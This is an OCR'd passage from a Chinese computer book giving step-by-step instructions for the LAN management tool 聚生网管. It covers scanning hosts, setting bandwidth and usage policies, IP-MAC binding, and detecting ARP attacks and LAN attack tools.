
3. 聚生网管的使用

在配置完聚生网管要监控的网段后，就可以利用该工具对整个无线局域网进行管理，其具体操作步骤如下：

Step 01 在“聚生网管”主窗口中，单击“启动管理”按钮，即可扫描到所有在线主机，并在下方的列表中显示出来，如下图所示。





Step 02 选中主机前面的复选框，即可开始控制并显示计算机宽带、上网网址或拦截日志等信息，如下图所示。取消选中则所有控制全部失效。




Step 03 在主机列表中右击，在弹出的快捷菜单中选择“控制全部主机”菜单命令，即可控制全部主机，如下图所示。

Step 04 虽然可以控制全部主机，但只是让用户查看带宽，并没有对主机进行其他的控制。如果想启用各种控制（如下载、聊天等），双击某台主机信息，即可弹出“新建策略”消息框，将看到“您已经定义过策略，现在继续新建一个策略吗？”对话框，如下图所示。





Step 05 若要新建策略，则需要单击“是”按钮，即可打开“策略名”对话框，在“请输入策略名称”文本框中输入一个策略的名称，例如“局域网”，如下图所示。




Step 06 单击“确定”按钮，将打开“编辑策略[局域网]的内容”对话框，在其中分别设置“网络限制”“带宽限制”“P2P下载限制”“流量限制”“普通下载限制”“游戏限制”“股票限制”“聊天限制”“ACL规则”“时间设置”等选项卡，如下图所示。




Step 07 设置完毕后，单击“确定”按钮，即可完成创建策略。单击“配置策略”按钮，打开“策略编辑”对话框，即可看到添加的策略，如下图所示。




Step 08 建立好策略后，用户可以在主机列表窗格中，双击其他“未指派策略”的主机指派已经建好的策略，也可以再建一个新的策略。若想再建一个策略，双击该台主机，将弹出“您已经定义过策略，现在继续新建一个策略吗？”对话框，如下图所示。



Step 09 单击“是”按钮，可以继续新建一个策略；而单击“否”按钮，将弹出“重新指派策略”对话框，可以重新指派刚才定义的策略，或者仍旧保持“未指派策略”状态，设置完成后单击“确定”按钮，即可成功设置指派策略，如下图所示。



Step 10 如果想对所有的主机或者一部分主机都应用同一个策略，要在“聚生网管”主机列表窗格中右击，在弹出的快捷菜单中选择“批量指派策略”菜单命令，如下图所示。




Step 11 打开“策略指派设置”对话框，左右两侧分别为已经指派策略的主机和未指派策略的主机，用户可以把其中的一个已经建立好策略的组或未建立策略的组里面的所有主机，全部指派到右侧的某个策略组里面或未指派的策略组里面；右侧的同样也可以指派到左侧的组里面，如下图所示。




Step 12 在“聚生网管”主窗口中，单击“安全防御”按钮，在弹出的下拉列表中选择“IP-MAC绑定”选项，打开“IP-MAC绑定”对话框，在其中可以设置IP-MAC绑定，如下图所示。



Step 13 单击“获取IP-MAC关系”按钮，即可在左侧的窗格中显示获取的IP-MAC关系列表信息，然后通过单击“手工添加绑定”按钮进行IP-MAC关系的绑定操作，如下图所示。




Step 14 为了保证无线局域网的安全，防止无线局域网内其他用户用聚生网管扰乱无线局域网，该工具还提供了防护“网内其他运行记录”功能，单击“安全防御”按钮，在弹出的下拉列表中选择“网内其他运行记录”选项，打开“局域网本软件运行记录”对话框，聚生网管的正式版可以强制测试版、试用版的聚生网管退出，并且记录下运行聚生网管的主机的机器名、运行时间、网卡、IP，以及系统对其处理结果等信息，如下图所示。




Step 15 利用聚生网管可以检测当前对无线局域网危害最为严重的三大工具：无线局域

网络终结者、网络剪刀手和网络执法官。在“聚生网管”主窗口中单击“安全防御”按钮，在弹出的下拉列表中选择“安全监测工具”选项，打开“安全监测工具”对话框，在其中即可看到局域网攻击检测工具和局域网ARP病毒、ARP攻击专项检测工具等，如下图所示。




Step 16 单击“局域网攻击检测工具”栏目中的“开始检测”按钮，即可打开“局域网攻击软件检测工具”对话框，如下图所示。

